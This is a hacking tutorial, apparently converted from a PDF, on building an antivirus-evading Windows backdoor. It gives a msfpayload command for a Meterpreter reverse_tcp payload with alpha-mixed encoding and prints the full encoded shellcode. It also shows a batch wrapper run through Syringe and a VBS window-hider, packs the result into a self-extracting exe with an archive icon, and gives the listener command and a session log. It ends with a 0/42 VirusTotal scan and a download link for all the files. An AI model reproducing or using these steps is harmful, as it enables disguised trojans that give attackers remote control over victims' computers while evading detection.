

# Bypassing antivirus with a sharp syringe

by

Hasan aka inf0g33k

independent security researcher

Email: h.inf0g33k@gmail.com

FB: facebook.com/hasan.infogeek

twitter: twitter.com/inf0g33k

Today i am explaining a clever and relatively little known way to bypass antivirus without using any encoder.

I am using syringe for directly running my shell-code.

The method that this tool uses is opens a location in its address space with a call to VirtualAlloc with permissions of read, write, and execute.

VirtualAlloc is a Windows specific call that reserves a region of memory with the specified permissions. The read and write permissions are required because the alpha numeric shell code will change itself as it is being executed. Syringe then copies the user supplied shellcode string into the resulting memory buffer from VirtualAlloc. Finally, Syringe executes the shellcode via an Assembly stub that takes a pointer to the shell code as its only parameter before calling it. One of the very nice features of this tool is that the stub used to execute the shell code is wrapped in a Structured Exception Handler (SEH) block, allowing the program to execute gracefully, even if the shellcode encounters an error.

Req. -

[backdoor.bat \(included in package, link below\)](#)

[i.vbs](#)

[syringe.exe](#)

[MakeExeFromBat.bat](#)

[7za.exe](#)

[7zsd.sfx](#)

[metasploit \(in backtrack, link below\)](#)


opt.

Resource hacker

1. First we need to go and generate a payload we can copy and use in our backdoor.


using this command

```
msfpayload windows/meterpreter/reverse_tcp EXITFUNC=thread  
LPORT=4444 LHOST=192.168.136.1 R | msfencode -a x86 -e  
x86/alpha_mixed -t raw BufferRegister=EAX
```



```
Applications Places System >_ Sat Sep 8, 9:05 AM root@bt: ~  
File Edit View Terminal Help  
root@bt:~# msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.56.102 LPORT  
=8888 R|msfencode -a x86 -e x86/alpha_mixed -t raw BufferRegister=EAX  
[*] x86/alpha_mixed succeeded with size 634 (iteration=1)  
PYIIIIIIIIIIIIIIII7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuJI9lyxniuPWps0uOoyIuTq8RqtLK62dpnkaB6lNkQBDTnkq  
b6Hd087aZevp1YoTqIPllulsQSLSVb6LEpkqHofmwqkwm2l0brRwLKSbVplKRpWls1jp1Kcp1houyPBT3zeQzpbp1KW86xNk68  
Epwnq3M3WLBiLKTtLK31ZVP19opl1iPLLJahOtM31iw6XkPaekDc30mxUk0mgTpui0XlkV8a4E09C56nKTLPKnkBxWlVan3l  
KVdNkEQxPMYQTTdq4aKQK0apYCjsaiopF8soRzNk7bXkxF3mQx03P25P50hqgac02a0btE8bl3Ga6UWYoKenXNpC1C0uPWY  
Jdv460E8gYOpBKWpio8UF02pf0PPg0V03ppPBHizT0i0kPYoxUogqzdERH00y8UhsVE85R7p5rmhnim6cZB0CfbwBHnyMuad3  
QyoieK5o0t4DL9oBndHaexlRHxpX5nBcfIoZuqzs0RJWtRv1Gu84BHY8HcoYoIELKP60jw0Phc0Fpwps0661zS0e82xmtV3Iu  
k0HULSF3CZs0rvv3F7U8S2xYJhCo9oIEVaKseyxFxEKFsExLiSAAroot@bt:~#
```


2. now copy the generated payload and paste it in the backdoor.bat and take care to replace the payload and not removing "> s.bat" after it.



```
backdoor - Notepad
File Edit Format View Help
@echo off
echo syringe.exe -3 PYIIIIIIIIIIIIII7QZjAXP0A0kAAQ2AB2BB0BBABXP8ABUJI91yxniuPwps0u0oyiuTq8Rqt1
wscript i.vbs s.bat
```

3. now open command prompt and run MakeExeFromBat.bat with following arguments


MakeExeFromBat.bat backdoor.bat i.vbs syringe.exe



it will create an exe file with a 7z icon as i am using it to create a SFX archive.

4. Now run multi handler using this command

```
msfcli multi/handler PAYLOAD=windows/meterpreter/reverse_tcp  
EXITFUhread LPORT=4444 LHOST=192.168.136.1 E
```



wait a little it'll start listening




```
Applications Places System >_
^ _ x root@bt: ~
File Edit View Terminal Help
%[ metasploit v4.2.0-release [core:4.2 api:1.0]
+ - -=[ 805 exploits - 451 auxiliary - 135 post
+ - -=[ 246 payloads - 27 encoders - 8 nops
=| svn r14805 updated 198 days ago (2012.02.23)

Warning: This copy of the Metasploit Framework was last updated 198 days ago.
We recommend that you update the framework at least every other day.
For information on updating your copy of Metasploit, please see:
https://community.rapid7.com/docs/DOC-1306


LHOST => 192.168.56.102
LPORT => 8888
PAYLOAD => windows/meterpreter/reverse_tcp
[*] Started reverse handler on 192.168.56.102:8888
[*] Starting the payload handler...
|
```

root@bt: ~

5. Now lets run our exe file.



And We got a shell!



A screenshot of a terminal window titled "root@bt: ~". The window shows a Metasploit Framework interface. At the top, there's a menu bar with "File", "Edit", "View", "Terminal", and "Help". The main area displays the Metasploit version information:

```
=[ metasploit v4.2.0-release [core:4.2 api:1.0]
+ - -=[ 805 exploits - 451 auxiliary - 135 post
+ - -=[ 246 payloads - 27 encoders - 8 nops
= [ svn r14805 updated 198 days ago (2012.02.23)
```

Below this, a warning message is shown:

```
Warning: This copy of the Metasploit Framework was last updated 198 days ago.
We recommend that you update the framework at least every other day.
For information on updating your copy of Metasploit, please see:
https://community.rapid7.com/docs/DOC-1306
```

Following the warning, the terminal shows the configuration of a payload:

```
LHOST => 192.168.56.102
LPORT => 8888
PAYLOAD => windows/meterpreter/reverse_tcp
[*] Started reverse handler on 192.168.56.102:8888
[*] Starting the payload handler...
[*] Sending stage (752128 bytes) to 192.168.56.1
[*] Meterpreter session 1 opened (192.168.56.102:8888 -> 192.168.56.1:49514) at 2012-09-08 09:10:32 -0400
```

The prompt "meterpreter >" is visible at the bottom of the terminal window.

Now lets scan our backdoor with virustotal

Antivirus scan for e7d73ac19c6009fc3a568835b868d8a8 at UTC - VirusTotal - Mozilla Firefox

File Edit View Go Bookmarks Tools Help

Getting Started Latest Headlines

Community Statistics Documentation FAQ About Join

virustotal

SHA256: bc58784dceeba04393ea6b904b95d492a37a3ba1c37f46cd3cea71e298fb38a0

File name: backdoor.exe

Detection ratio: 0 / 42

Analysis date: 2012-08-09 09:52:48 UTC (0 minutes ago)

Transferring data from chart.googleapis.com... www.virustotal.com

Start Windows Explorer C:\WINDOWS\system32... backdoor - Notepad Antivirus scan for e7... 2:13 PM

As you can see we got 0 detection!

if you wanna change icon and discription just use resource hacker(link below).

Q: Why i am not using batch to exe converter?

A: Everything you compile with it gets detected by some antivirus programs.

Q: Why i am using 7zip?

A: To create SFX file from our .bat file.

Q: Why i am using this vbs file?

A: Just to hide the CMD window started by bat file. I know there are better ways.

Links:

All files:

<http://www.mediafire.com/?kamwdi4ci96c2q7>

Resource hacker:

[Http://www.angusj.com/resourcehacker/reshack\\_setup.exe](Http://www.angusj.com/resourcehacker/reshack_setup.exe)

Metasploit:

[www.metasploit.com](http://www.metasploit.com)

Thanks for your time.

Inf0g33k